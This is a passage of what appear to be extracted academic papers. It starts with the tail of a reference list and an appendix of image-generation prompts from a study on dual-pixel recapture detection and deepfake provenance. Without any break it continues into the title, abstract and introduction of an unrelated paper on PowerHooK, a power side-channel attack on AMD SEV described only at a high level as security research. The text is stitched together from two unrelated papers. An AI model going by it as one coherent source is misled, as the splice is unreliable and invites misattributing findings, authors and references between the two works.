[31] Rahul Garg, Neal Wadhwa, Sameer Ansari, and Jonathan T. Barron. Learning single camera depth estimation using dual-pixels. In *2019 IEEE/CVF International Conference on Computer Vision, ICCV 2019, Seoul, Korea (South), October 27 - November 2, 2019*, pages 7627–7636. IEEE, 2019.

[32] Bhargav Ghanekar, Salman Siddique Khan, Pranav Sharma, Shreyas Singh, Vivek Boominathan, Kaushik Mitra, and Ashok Veeraraghavan. Passive snapshot coded aperture dual-pixel RGB-D imaging. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2024, Seattle, WA, USA, June 16-22, 2024*, pages 25348–25357. IEEE, 2024.

[33] GIGABYTE. Gaming monitor user guide mo32u/mo27q2. https://download.gigabyte.com/FileList/Manual/GIGABYTE_MO32U_MO27Q2_UM_English_20241001.pdf, 2024. Accessed: 25-11-2025.

[34] Google. ImageReader. https://developer.android.com/reference/android/media/ImageReader. Accessed: 3-03-2026.

[35] Google. Pixel phone hardware tech specs - pixel phone help. https://support.google.com/pixelphone/answer/7158570?hl=en. Accessed: 3-03-2026.

[36] Google. How Pixel and Android are bringing a new level of trust to your images with C2PA Content Credentials. https://security.googleblog.com/2025/09/pixel-android-trusted-images-c2pa-content-credentials.html, 2026. Accessed: 02-03-2026.

[37] Sven Gowal, Rudy Bunel, Florian Stimberg, David Stutz, Guillermo Ortiz-Jiménez, Christina Kouridi, Mel Vecerík, Jamie Hayes, Sylvestre-Alvise Rebuffi, Paul Bernard, Chris Gamble, Miklós Z. Horváth, Fabian Kaczmarczyck, Alex Kaskasoli, Aleksandar Petrov, Ilia Shumailov, Meghana Thotakuri, Olivia Wiles, Jessica Yung, Zahra Ahmed, Victor Martin, Simon Rosen, Christopher Savcak, Armin Senoner, Nidhi Vyas, and Pushmeet Kohli. SynthID-Image: Image watermarking at internet scale. *CoRR*, abs/2510.09263, 2025.

[38] Fengchen He, Dayang Zhao, Hao Xu, Tingwei Quan, and Shaoqun Zeng. Simulating dual-pixel images from ray tracing for depth estimation. *arXiv preprint arXiv:2503.11213*, 2025.

[39] Chi-Jui Ho, Chin-Cheng Chan, and Homer H. Chen. AF-Net: A convolutional neural network approach to phase detection autofocus. *IEEE Trans. Image Process.*, 29:6386–6395, 2020.

[40] Zhenglin Huang, Jinwei Hu, Xiangtai Li, Yiwei He, Xingyu Zhao, Bei Peng, Baoyuan Wu, Xiaowei Huang, and Guangliang Cheng. SIDA: social media image deepfake detection, localization and explanation with large multimodal model. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2025, Nashville, TN, USA, June 11-15, 2025*, pages 28831–28841. Computer Vision Foundation / IEEE, 2025.

[41] Tetsu Ishizue, Sara Rampazzi, and Takeshi Sugawara. Poster: Recapture detection using disparity map obtained from dual-pixel image sensors. In Chun-Ying Huang, Jyh-Cheng Chen, Shiuh-Pyng Shieh, David Lie, and Véronique Cortier, editors, *Proceedings of the 2025 ACM SIGSAC Conference on Computer and Communications Security, CCS 2025, Taipei, Taiwan, October 13-17, 2025*, pages 4743–4745. ACM, 2025.

[42] Zizhi Jin, Xiaoyu Ji, Yushi Cheng, Bo Yang, Chen Yan, and Wenyuan Xu. PLA-LiDAR: Physical laser attacks against LiDAR-based 3D object detection in autonomous vehicle. In *44th IEEE Symposium on Security and Privacy, SP 2023, San Francisco, CA, USA, May 21-25, 2023*, pages 1822–1839. IEEE, 2023.

[43] Zizhi Jin, Qinhong Jiang, Xuancun Lu, Chen Yan, Xiaoyu Ji, and Wenyuan Xu. PhantomLiDAR: Cross-modality signal injection attacks against LiDAR. In *32nd Annual Network and Distributed System Security Symposium, NDSS 2025, San Diego, California, USA, February 24-28, 2025*. The Internet Society, 2025.

[44] Minjun Kang, Jaesung Choe, Hyowon Ha, Hae-Gon Jeon, Sunghoon Im, In So Kweon, and Kuk-Jin Yoon. Facial depth and normal estimation using single dual-pixel camera. In Shai Avidan, Gabriel J. Brostow, Moustapha Cissé, Giovanni Maria Farinella, and Tal Hassner, editors, *Computer Vision - ECCV 2022 - 17th European Conference, Tel Aviv, Israel, October 23-27, 2022, Proceedings, Part VIII*, volume 13668 of *Lecture Notes in Computer Science*, pages 181–200. Springer, 2022.

[45] Donggun Kim, Hyeonjoong Jang, Inchul Kim, and Min H. Kim. Spatio-focal bidirectional disparity estimation from a dual-pixel image. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2023, Vancouver, BC, Canada, June 17-24, 2023*, pages 5023–5032. IEEE, 2023.

[46] Masahiro Kobayashi, Michiko Johnson, Yoichi Wada, Hiromasa Tsuboi, Hideaki Takada, Kenji Togo, Takafumi Kishi, Hidekazu Takahashi, Takeshi Ichikawa, and Shunsuke Inoue. [paper] a low noise and high sensitivity image sensor with imaging and phase-difference detection af in all pixels. *ITE Transactions on Media Technology and Applications*, 4(2):123–128, 2016.

[47] Pierre Kornprobst, Jack Tumblin, and Frédo Durand. Bilateral filtering: Theory and applications. *Found. Trends Comput. Graph. Vis.*, 4(1):1–74, 2009.

[48] Teppei Kurita, Yuhi Kondo, Legong Sun, Takayuki Sasaki, Sho Nitta, Yasuhiro Hashimoto, Yoshinori Muramatsu, and Yusuke Moriuchi. Revisiting disparity from dual-pixel images: Physics-informed lightweight depth estimation. In *WACV 2025*, pages 8389–8399, 2025.

[49] Doehyung Lee, Zhuofeng Wu, Yusuke Monno, and Masatoshi Okutomi. FMDP: leveraging a foundation model for dual-pixel disparity estimation. In *19th International Conference on Machine Vision and Applications, MVA 2025, Kyoto, Japan, July 26-28, 2025*, pages 1–5. IEEE, 2025.

[50] Leica. Content Credentials. https://leica-camera.com/en-US/photography/content-credentials. Accessed: 21-02-2026.

[51] Leica. Partnership for greater trust in digital photography: Leica and Content Authenticity Initiative. https://leica-camera.com/en-US/news/partnership-greater-trust-digital-photography-leica-and-content-authenticity-initiative. Accessed: 21-02-2026.

[52] Guihao Li, Heng Yao, Yanfen Le, and Chuan Qin. Recaptured screen image identification based on vision transformer. *J. Vis. Commun. Image Represent.*, 90:103692, 2023.

[53] Haoliang Li, Shiqi Wang, and Alex C. Kot. Image recapture detection with convolutional and recurrent neural networks. In Adnan M. Alattar and Nasir D. Memon, editors, *Media Watermarking, Security, and Forensics 2017, Burlingame, CA, USA, 29 January 2017 - 2 February 2017*, pages 87–91. Society for Imaging Science and Technology, 2017.

[54] Jian Li and Guojing Wu. Image recapture detection through residual-based local descriptors and machine learning. In Xingming Sun, Han-Chieh Chao, Xingang You, and Elisa Bertino, editors, *Cloud Computing and Security - Third International Conference, ICCCS 2017, Nanjing, China, June 16-18, 2017, Revised Selected Papers, Part II*, volume 10603 of *Lecture Notes in Computer Science*, pages 653–660. Springer, 2017.

[55] Jiaxing Li, Chenqi Kong, Shiqi Wang, and Haoliang Li. Two-branch multi-scale deep neural network for generalized document recapture attack detection. In *IEEE International Conference on Acoustics, Speech and Signal Processing ICASSP 2023, Rhodes Island, Greece, June 4-10, 2023*, pages 1–5. IEEE, 2023.

[56] Yu Li, Yaling Yi, Xinya Shu, Dongwei Ren, Qince Li, and Wangmeng Zuo. Learning dual-pixel alignment for defocus deblurring. *Neurocomputing*, 616:128880, 2025.

[57] Yuezun Li, Pu Sun, Honggang Qi, and Siwei Lyu. Celeb-DF: A Large-scale Challenging Dataset for DeepFake Forensics. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, Seattle, WA, United States, 2020.

[58] Jun Liu, Amir Shahroudy, Mauricio Perez, Gang Wang, Ling-Yu Duan, and Alex C. Kot. NTU RGB+D 120: A large-scale benchmark for 3d human activity understanding. *IEEE Trans. Pattern Anal. Mach. Intell.*, 42(10):2684–2701, 2020.

[59] Yuxin (Myles) Liu, Habiba Farrukh, Ardalan Amiri Sani, Sharad Agarwal, and Gene Tsudik. Scoop: Mitigation of recapture attacks on provenance-based media authentication. In Lujo Bauer and Giancarlo Pellegrino, editors, *34th USENIX Security Symposium, USENIX Security 2025, Seattle, WA, USA, August 13-15, 2025*, pages 4285–4304. USENIX Association, 2025.

[60] Yuxin (Myles) Liu, Habiba Farrukh, Ardalan Amiri Sani, Sharad Agarwal, and Gene Tsudik. Scoop: Mitigation of recapture attacks on provenance-based media authentication. https://github.com/trusslab/scoop, 2025. Accessed: 28-02-2026.

[61] Yuxin (Myles) Liu, Yoshimichi Nakatsuka, Ardalan Amiri Sani, Sharad Agarwal, and Gene Tsudik. Vronicle: verifiable provenance for videos from mobile devices. In Nirupama Bulusu, Ehsan Aryafar, Aruna Balasubramanian, and Junehwa Song, editors, *MobiSys '22: The 20th Annual International Conference on Mobile Systems, Applications and Services, Portland, Oregon, 27 June 2022 - 1 July 2022*, pages 565–566. ACM, 2022.

[62] Yuxin (Myles) Liu, Zhihao Yao, Mingyi Chen, Ardalan Amiri Sani, Sharad Agarwal, and Gene Tsudik. ProvCam: A camera module with self-contained TCB for producing verifiable videos. In Weisong Shi, Deepak Ganesan, and Nicholas D. Lane, editors, *Proceedings of the 30th Annual International Conference on Mobile Computing and Networking, ACM MobiCom 2024, Washington D.C., DC, USA, November 18-22, 2024*, pages 588–602. ACM, 2024.

[63] Zhian Liu, Maomao Li, Yong Zhang, Cairong Wang, Qi Zhang, Jue Wang, and Yongwei Nie. Fine-grained face swapping via regional GAN inversion. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2023, Vancouver, BC, Canada, June 17-24, 2023*, pages 8578–8587. IEEE, 2023.

[64] Babak Mahdian, Adam Novozámský, and Stanislav Saic. Identification of aliasing-based patterns in recaptured LCD screens. In *2015 IEEE International Conference on Image Processing, ICIP 2015, Quebec City, QC, Canada, September 27-30, 2015*, pages 616–620. IEEE, 2015.

[65] Preeti Mehta, Aman Sagar, and Suchi Kumari. Domain generalized recaptured screen image identification using SWIN transformer. *Signal Image Video Process.*, 19(9):765, 2025.

[66] Pietro Melzi, Christian Rathgeb, Ruben Tolosana, Rubén Vera-Rodríguez, Dominik Lawatsch, Florian Domin, and Maxim Schaubert. GANDiffFace: Controllable generation of synthetic datasets for face recognition with realistic variations. In *IEEE/CVF International Conference on Computer Vision, ICCV 2023 - Workshops, Paris, France, October 2-6, 2023*, pages 3078–3087. IEEE, 2023.

[67] Yisroel Mirsky and Wenke Lee. The creation and detection of deepfakes: A survey. *ACM Comput. Surv.*, 54(1):7:1–7:41, 2022.

[68] Sagi Monin, Sagi Katz, and Georgios Evangelidis. Continuous cost aggregation for dual-pixel disparity extraction. In *International Conference on 3D Vision, 3DV 2024, Davos, Switzerland, March 18-21, 2024*, pages 675–684. IEEE, 2024.

[69] Hani Muammar and Pier Luigi Dragotti. An investigation into aliasing in images recaptured from an LCD monitor using a digital camera. In *IEEE International Conference on Acoustics, Speech and Signal Processing, ICASSP 2013, Vancouver, BC, Canada, May 26-31, 2013*, pages 2242–2246. IEEE, 2013.

[70] Assa Naveh and Eran Tromer. Photoproof: Cryptographic image authentication for any set of permissible transformations. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 255–271. IEEE Computer Society, 2016.

[71] Yuval Nirkin, Yosi Keller, and Tal Hassner. FSGAN: subject agnostic face swapping and reenactment. In *2019 IEEE/CVF International Conference on Computer Vision, ICCV 2019, Seoul, Korea (South), October 27 - November 2, 2019*, pages 7183–7192. IEEE, 2019.

[72] Liyuan Pan, Shah Chowdhury, Richard Hartley, Miaomiao Liu, Hongguang Zhang, and Hongdong Li. Dual pixel exploration: Simultaneous depth estimation and image restoration. In *IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2021, virtual, June 19-25, 2021*, pages 4340–4349. Computer Vision Foundation / IEEE, 2021.

[73] Liyuan Pan, Richard Hartley, Liu Liu, Zhiwei Xu, Shah Ariful Hoque Chowdhury, Yan Yang, Hongguang Zhang, Hongdong Li, and Miaomiao Liu. Weakly-supervised depth estimation and image deblurring via dual-pixel sensors. *IEEE Trans. Pattern Anal. Mach. Intell.*, 46(12):11314–11330, 2024.

[74] Seongbin Park, Alexander Vilesov, Jinghuai Zhang, Hossein Khalili, Yuan Tian, Achuta Kadambi, and Nader Sehatbakhsh. Chimera: Creating digitally signed fake photos by fooling image recapture and deepfake detectors. In Lujo Bauer and Giancarlo Pellegrino, editors, *34th USENIX Security Symposium, USENIX Security 2025, Seattle, WA, USA, August 13-15, 2025*, pages 4305–4324. USENIX Association, 2025.

[75] Jonathan Petit, Bas Stottelaar, Michael Feiri, and Frank Kargl. Remote Attacks on Automated Vehicles Sensors: Experiments on Camera and LiDAR. In *Black Hat Europe*, 2015.

[76] Dustin Podell, Zion English, Kyle Lacey, Andreas Blattmann, Tim Dockhorn, Jonas Müller, Joe Penna, and Robin Rombach. SDXL: improving latent diffusion models for high-resolution image synthesis. In *The Twelfth International Conference on Learning Representations, ICLR 2024, Vienna, Austria, May 7-11, 2024*. OpenReview.net, 2024.

[77] Abhijith Punnappurath, Abdullah Abuolaim, Mahmoud Afifi, and Michael S. Brown. Modeling defocus-disparity in dual-pixel sensors. In *2020 IEEE International Conference on Computational Photography, ICCP 2020, Saint Louis, MO, USA, April 24-26, 2020*, pages 1–12. IEEE, 2020.

[78] Abhijith Punnappurath and Michael S. Brown. Reflection removal using a dual-pixel sensor. In *IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2019, Long Beach, CA, USA, June 16-20, 2019*, pages 1556–1565. Computer Vision Foundation / IEEE, 2019.

[79] Ray Fontaine. A survey of enabling technologies in successful consumer digital imaging products. https://www.techinsights.com/blog/survey-enabling-technologies-successful-consumer-digital-imaging-products-part-1-pdaf. Accessed: 3-03-2026.

[80] Robert Triggs. What is dual pixel autofocus and how does it compare to pdaf? https://www.androidauthority.com/dual-pixel-autofocus-explained-1102293/. Accessed: 3-03-2026.

[81] Robin Rombach, Andreas Blattmann, Dominik Lorenz, Patrick Esser, and Björn Ommer. High-resolution image synthesis with latent diffusion models. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2022, New Orleans, LA, USA, June 18-24, 2022*, pages 10674–10685. IEEE, 2022.

[82] Andrew Rosenberg and Julia Hirschberg. V-measure: A conditional entropy-based external cluster evaluation measure. In Jason Eisner, editor, *EMNLP-CoNLL 2007, Proceedings of the 2007 Joint Conference on Empirical Methods in Natural Language Processing and Computational Natural Language Learning, June 28-30, 2007, Prague, Czech Republic*, pages 410–420. ACL, 2007.

[83] Lingyan Ruan, Martin Bálint, Mojtaba Bemana, Krzysztof Wolski, Hans-Peter Seidel, Karol Myszkowski, and Bin Chen. Self-supervised video defocus deblurring with atlas learning. In Andres Burbano, Denis Zorin, and Wojciech Jarosz, editors, *ACM SIGGRAPH 2024 Conference Papers, SIGGRAPH*

2024, Denver, CO, USA, 27 July 2024- 1 August 2024, page 120. ACM, 2024.

[84] Samsung. Check out the new camera functions of the galaxy s20 | s20+ | s20 ultra. https://www.samsung.com/uk/support/mobile-devices/check-out-the-new-camera-functions-of-the-galaxy-s20-plus-s20-ultra/. Accessed: 2-03-2026.

[85] Takami Sato, Yuki Hayakawa, Ryo Suzuki, Yohsuke Shiiki, Kentaro Yoshioka, and Qi Alfred Chen. LiDAR spoofing meets the new-gen: Capability improvements, broken assumptions, and new attack strategies. In *31st Annual Network and Distributed System Security Symposium, NDSS 2024, San Diego, California, USA, February 26 - March 1, 2024*. The Internet Society, 2024.

[86] Takami Sato, Ryo Suzuki, Yuki Hayakawa, Kazuma Ikeda, Ozora Sako, Rokuto Nagata, Ryo Yoshida, Qi Alfred Chen, and Kentaro Yoshioka. On the realism of LiDAR spoofing attacks against autonomous driving vehicle at high speed and long distance. In *32nd Annual Network and Distributed System Security Symposium, NDSS 2025, San Diego, California, USA, February 24-28, 2025*. The Internet Society, 2025.

[87] SG161222. RealVisXL V5.0 (SDXL checkpoint). https://huggingface.co/SG161222/RealVisXL_V5.0, 2024.

[88] Zeyang Sha, Zheng Li, Ning Yu, and Yang Zhang. DE-FAKE: detection and attribution of fake images generated by text-to-image generation models. In Weizhi Meng, Christian Damsgaard Jensen, Cas Cremers, and Engin Kirda, editors, *Proceedings of the 2023 ACM SIGSAC Conference on Computer and Communications Security, CCS 2023, Copenhagen, Denmark, November 26-30, 2023*, pages 3418–3432. ACM, 2023.

[89] Amir Shahroudy, Jun Liu, Tian-Tsong Ng, and Gang Wang. NTU RGB+D: A large scale dataset for 3D human activity analysis. In *2016 IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2016, Las Vegas, NV, USA, June 27-30, 2016*, pages 1010–1019. IEEE Computer Society, 2016.

[90] Zheng Shi, Ilya Chugunov, Mario Bijelic, Geoffroi Côté, Jiwoon Yeom, Qiang Fu, Hadi Amata, Wolfgang Heidrich, and Felix Heide. Split-aperture 2-in-1 computational cameras. *ACM Trans. Graph.*, 43(4):141:1–141:19, 2024.

[91] Hocheol Shin, Dohyun Kim, Yujin Kwon, and Yongdae Kim. Illusion and dazzle: Adversarial optical channel exploits against Lidars for automotive applications. In Wieland Fischer and Naofumi Homma, editors, *Cryptographic Hardware and Embedded Systems - CHES 2017 - 19th International Conference, Taipei, Taiwan, September 25-28, 2017, Proceedings*, volume 10529 of *Lecture Notes in Computer Science*, pages 445–467. Springer, 2017.

[92] Sony. Sony Delivers Highly Anticipated Firmware Updates including C2PA Compliancy and Ensuring Authenticity of Images. https://www.sony.co.uk/presscentre/sony-delivers-highly-anticipated-firmware-updates-including-c2pa-compliancy-and-ensuring-authenticity-of-images, 2024. Accessed: 21-02-2026.

[93] Sony. Sony Electronics Launches Industry First(i) Video-Compatible Camera Authenticity Solution for News Organizations and Broadcasters: Current Support for Five Cameras with Expansion to Four More Models by 2026. https://pro.sony/ue_US/press/video-authenticity-launch, 2025. Accessed: 21-02-2026.

[94] Sony. Camera Authenticity Solution. https://authenticity.sony.net/camera/en-us/, 2026. Accessed: 21-02-2026.

[95] Kunal Swami. Adjust your focus: Defocus deblurring from dual-pixel images using explicit multi-scale cross-correlation. In Harkeerat Kaur, Vinit Jakhetiya, Puneet Goyal, Pritee Khanna, Balasubramanian Raman, and Sanjeev Kumar, editors, *Computer Vision and Image Processing - 8th International Conference, CVIP 2023, Jammu, India, November 3-5, 2023, Revised Selected Papers, Part I*, volume 2009 of *Communications in Computer and Information Science*, pages 318–330. Springer, 2023.

[96] Justus Thies, Michael Zollhöfer, Marc Stamminger, Christian Theobalt, and Matthias Nießner. Face2face: Real-time face capture and reenactment of RGB videos. In *2016 IEEE Conference on Computer Vision and Pattern Recognition, CVPR 2016, Las Vegas, NV, USA, June 27-30, 2016*, pages 2387–2395. IEEE Computer Society, 2016.

[97] Thirapiroon Thongkamwitoon, Hani Muammar, and Pier Luigi Dragotti. Identification of image acquisition chains using a dictionary of edge profiles. In *Proceedings of the 20th European Signal Processing Conference, EUSIPCO 2012, Bucharest, Romania, August 27-31, 2012*, pages 1757–1761. IEEE, 2012.

[98] Thirapiroon Thongkamwitoon, Hani Muammar, and Pier Luigi Dragotti. Robust image recapture detection using a K-SVD learning approach to train dictionaries

of edge profiles. In *2014 IEEE International Conference on Image Processing, ICIP 2014, Paris, France, October 27-30, 2014*, pages 5317–5321. IEEE, 2014.

[99] Thirapiroon Thongkamwitoon, Hani Muammar, and Pier Luigi Dragotti. An image recapture detection algorithm based on learning dictionaries of edge profiles. *IEEE Trans. Inf. Forensics Secur.*, 10(5):953–968, 2015.

[100] Anis Trabelsi, Marc Pic, and Jean-Luc Dugelay. Recapture detection to fight deep identity theft. In *Proceedings of the 4th International Conference on Video, Signal and Image Processing, VSIP 2022, Shanghai, China, November 25-27, 2022*, pages 37–42. ACM, 2022.

[101] Truepic. I am really at the zoo. https://youtu.be/gfjgRHtDa38?si=wYF4NFZMQSAsy24W, 2025. Accessed: 21-02-2026.

[102] Alexander Vilesov, Yuan Tian, Nader Sehatbakhsh, and Achuta Kadambi. Solutions to deepfakes: Can camera hardware, cryptography, and deep learning verify real images? *CoRR*, abs/2407.04169, 2024.

[103] Neal Wadhwa, Rahul Garg, David E. Jacobs, Bryan E. Feldman, Nori Kanazawa, Robert Carroll, Yair Movshovitz-Attias, Jonathan T. Barron, Yael Pritch, and Marc Levoy. Synthetic depth-of-field with a single-camera mobile phone. *ACM Trans. Graph.*, 37(4):64, 2018.

[104] Kai Wang. A simple and effective image-statistics-based approach to detecting recaptured images from LCD screens. *Digit. Investig.*, 23:75–87, 2017.

[105] Mika Westerlund. The emergence of deepfake technology: A review. *Technology Innovation Management Review*, 9:40–53, 11/2019 2019.

[106] Olivia Wiles, A. Sophia Koepke, and Andrew Zisserman. X2Face: A network for controlling face generation using images, audio, and pose codes. In Vittorio Ferrari, Martial Hebert, Cristian Sminchisescu, and Yair Weiss, editors, *Computer Vision - ECCV 2018 - 15th European Conference, Munich, Germany, September 8-14, 2018, Proceedings, Part XIII*, volume 11217 of *Lecture Notes in Computer Science*, pages 690–706. Springer, 2018.

[107] Zhihao Wu, Yushi Cheng, Xiaoyu Ji, and Wenyuan Xu. Multi-modal spoofing attacks on 3D face liveness detection via a single 2D photo. *IEEE Trans. Dependable Secur. Comput.*, 22(2):1551–1566, 2025.

[108] Yangyang Xu, Bailin Deng, Junle Wang, Yanqing Jing, Jia Pan, and Shengfeng He. High-resolution face swapping via latent semantics disentanglement. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2022, New Orleans, LA, USA, June 18-24, 2022*, pages 7632–7641. IEEE, 2022.

[109] Yueli Yan and Zhice Yang. Spoofing real-world face authentication systems through optical synthesis. In *44th IEEE Symposium on Security and Privacy, SP 2023, San Francisco, CA, USA, May 21-25, 2023*, pages 882–898. IEEE, 2023.

[110] Hao Yang, Liyuan Pan, Yan Yang, Richard I. Hartley, and Miaomiao Liu. LDP: language-driven dual-pixel image defocus deblurring network. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2024, Seattle, WA, USA, June 16-22, 2024*, pages 24078–24087. IEEE, 2024.

[111] Pengpeng Yang, Ruihan Li, Rongrong Ni, and Yao Zhao. Recaptured image forensics based on quality aware and histogram feature. In Christian Kraetzer, Yun-Qing Shi, Jana Dittmann, and Hyoung Joong Kim, editors, *Digital Forensics and Watermarking - 16th International Workshop, IWDW 2017, Magdeburg, Germany, August 23-25, 2017, Proceedings*, volume 10431 of *Lecture Notes in Computer Science*, pages 31–41. Springer, 2017.

[112] Pengpeng Yang, Rongrong Ni, and Yao Zhao. Recapture image forensics based on Laplacian convolutional neural networks. In Yun-Qing Shi, Hyoung-Joong Kim, Fernando Pérez-González, and Feng Liu, editors, *Digital Forensics and Watermarking - 15th International Workshop, IWDW 2016, Beijing, China, September 17-19, 2016, Revised Selected Papers*, volume 10082 of *Lecture Notes in Computer Science*, pages 119–128, 2016.

[113] Yan Yang, Liyuan Pan, Liu Liu, and Miaomiao Liu. K3DN: disparity-aware kernel estimation for dual-pixel defocus deblurring. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2023, Vancouver, BC, Canada, June 17-24, 2023*, pages 13263–13272. IEEE, 2023.

[114] YouTube. Building trust on YouTube: 'captured with a camera' disclosure. https://support.google.com/youtube/answer/15446725?hl=en, 2026. Accessed: 21-02-2026.

[115] Dafeng Zhang and Xiaobing Wang. Dynamic multi-scale network for dual-pixel images defocus deblurring with transformer. In *IEEE International Conference on Multimedia and Expo, ICME 2022, Taipei, Taiwan, July 18-22, 2022*, pages 1–6. IEEE, 2022.

[116] Lvmin Zhang, Anyi Rao, and Maneesh Agrawala. Adding conditional control to text-to-image diffusion models. In *IEEE/CVF International Conference on Computer Vision, ICCV 2023, Paris, France, October 1-6, 2023*, pages 3813–3824. IEEE, 2023.

[117] Wenxuan Zhang, Xiaodong Cun, Xuan Wang, Yong Zhang, Xi Shen, Yu Guo, Ying Shan, and Fei Wang. SadTalker: Learning realistic 3D motion coefficients for stylized audio-driven single image talking face animation. In *IEEE/CVF Conference on Computer Vision and Pattern Recognition, CVPR 2023, Vancouver, BC, Canada, June 17-24, 2023*, pages 8652–8661. IEEE, 2023.

[118] Yinda Zhang, Neal Wadhwa, Sergio Orts-Escolano, Christian Häne, Sean Ryan Fanello, and Rahul Garg. Du^{2}net: Learning depth estimation from dual-cameras and dual-pixels. In Andrea Vedaldi, Horst Bischof, Thomas Brox, and Jan-Michael Frahm, editors, *Computer Vision - ECCV 2020 - 16th European Conference, Glasgow, UK, August 23-28, 2020, Proceedings, Part I*, volume 12346 of *Lecture Notes in Computer Science*, pages 582–598. Springer, 2020.

[119] Nan Zhu and Zhao Li. Recaptured image detection through enhanced residual-based correlation coefficients. In Xingming Sun, Zhaoqing Pan, and Elisa Bertino, editors, *Cloud Computing and Security - 4th International Conference, ICCCS 2018, Haikou, China, June 8-10, 2018, Revised Selected Papers, Part VI*, volume 11068 of *Lecture Notes in Computer Science*, pages 624–634. Springer, 2018.

[120] Yiming Zuo, Willow Yang, Zeyu Ma, and Jia Deng. OMNI-DC: highly robust depth completion with multiresolution depth integration. *CoRR*, abs/2411.19278, 2024.

A Prompt for Depth-First Approach

We use the following prompts for generating images in our depth-first evaluation in Section 4.3.

First Step Prompt:

```
(d4ky5w_person:1.25), <lora:d4ky5w:0.95>, adult
woman, female, RAW photo, photorealistic,
1person, front-facing, looking at camera,
neutral calm expression, upper body behind a
desk, desk clearly visible in the foreground,
plain painted wall background, blank wall,
minimal background, clean empty tabletop, no
objects on the desk except the microphone, a
single simple microphone on a small desk stand,
minimalist design, plain black, cylindrical
body, matte finish, no branding, no logo, no
RGB lights, no pop filter, no shock mount, no
boom arm, microphone centered in front of the
torso, overlapping the torso, below chin level,
not covering the face, hands not visible, hands
below the desk, no hands in frame, wearing
a long-sleeve tshirt, casual outfit, fully
clothed, soft natural window light, realistic
shadows, 85mm lens, f/2.8, shallow depth of
field, subtle film grain, true-to-life color
```

First Step Negative Prompt:

```
male, man, masculine, nsfw, nude, naked,
topless, nipples, areola, genital, pubic,
hands, fingers, arms raised, hands visible,
extra fingers, missing fingers, fused fingers,
deformed hands, pop filter, shock mount,
boom arm, suspension arm, RGB, LED, glowing,
brand logo, text, multiple microphones,
headset microphone, lavalier microphone,
cables, audio interface, mixer, headphones,
keyboard, mouse, laptop, phone, papers,
books, cup, bottle, cluttered background,
furniture, posters, watermark, text, logo,
anime, cartoon, illustration, 3d, cgi, plastic
skin, over-smoothed, beauty filter, blurry,
lowres, jpeg artifacts, bad anatomy, deformed,
cross-eye
```

Second Step Prompt:

```
(d4ky5w_person:1.35), <lora:d4ky5w:1.25>, RAW
photo, ultra realistic, natural skin texture,
visible pores, sharp eyes, realistic iris
detail, soft natural light, 85mm lens, f/2,
shallow depth of field, subtle film grain,
true-to-life color, natural face, ultra
quality, natural eye, indoor
```

Second Step Negative Prompt:

```
anime, cartoon, illustration, 3d, cgi, doll,
plastic skin, over-smoothed, beauty filter,
blurry, lowres, jpeg artifacts, watermark,
text, logo, bad anatomy, deformed, cross-eye,
extra fingers, bad hands
```

ARTIFACT EVALUATED
USENIX
AVAILABLE

PowerHooK: Enabling Software-Based Power Side Channels Against AMD SEV Technologies via Transient-Execution Replay

Mathias Oberhuber[1] Martin Unterguggenberger[1] Martin Wistauder[1]
Andreas Kogler[2*] Rishub Nagpal[1] Stefan Mangard[1]

[1] *Graz University of Technology*
[2] *Graz University of Technology Alumni*

Abstract

Confidential computing technologies, such as AMD SEV, enable secure execution of cloud workloads on shared physical hardware. AMD SEV technologies implement the VM trust model through AMD SEV-ES, encrypting memory and CPU register state, and AMD SEV-SNP, providing integrity protection for VM memory. While AMD SEV provides heavyweight architectural isolation, it remains unclear whether it is susceptible to power side channels.

In this paper, we present PowerHooK, a new attack on AMD SEV technologies that enables software-based power side channels by speculatively replaying victim code paths via transient execution. Specifically, we repurpose page-fault-based transient replay to establish a transient-execution replay hook for power measurements. PowerHooK allows a malicious hypervisor to re-execute vulnerable victim code paths, thereby enabling continuous collection of power traces, reducing significant system noise. This capability allows the attacker to perform power analysis attacks on denoised datasets.

We demonstrate PowerHooK's methodology by recovering AES key bytes across all AMD SEV defenses. Here, the attacker only needs to consider 1320 samples to perform a CPA on AES-NI executed in AMD SEV-SNP running in an experimental setting. We systematically analyze architectural, speculative, and transient power leakage across different AMD CPU generations and evaluate how AMD's virtualization levels affect PowerHooK. Moreover, we present a real-world AES key byte recovery attack targeting VM-isolated cloud workers that run OpenSSL's constant-cycle AES-NI CBC implementation. Thereby, we demonstrate that transient replay gadgets are present in the OpenSSL library, showcasing that PowerHooK effectively enables the extraction of secrets.

1 Introduction

AMD Secure Encrypted Virtualization (SEV) [6] enables strong architectural isolation of virtual machines (VMs) that are broadly utilized by major cloud service providers to operate their cloud computing environments. Cloud computing comprises a comprehensive VM trust model, not only requiring the isolation of mutually untrusted guest VMs from each other but also the isolation of guest VMs from a potentially malicious hypervisor. In this VM trust model, it must be infeasible for the hypervisor to gain unauthorized access to the tenant's private data. For this purpose, AMD has introduced technologies, like SEV, SEV Encrypted State (SEV-ES), and SEV Secure Nested Paging (SEV-SNP) [44] that protect memory resources, secure the register state, and ensure confidentiality and integrity of VM resources in the cloud [26].

Prior work demonstrated various attacks on AMD SEV technologies [22, 23, 25, 35, 37, 45, 50–53, 62, 64, 65]. CIPHERLEAKS [37], for instance, introduced an attack exploiting ciphertext properties of AMD SEV VMs. CacheWarp [64] demonstrated software-based fault attacks on AMD SEV technologies that enable reverting cache lines of guest VMs to prior states. In addition, EntrySign [24] highlights that malicious CPU microcode can compromise the confidentiality and integrity of AMD SEV-SNP.

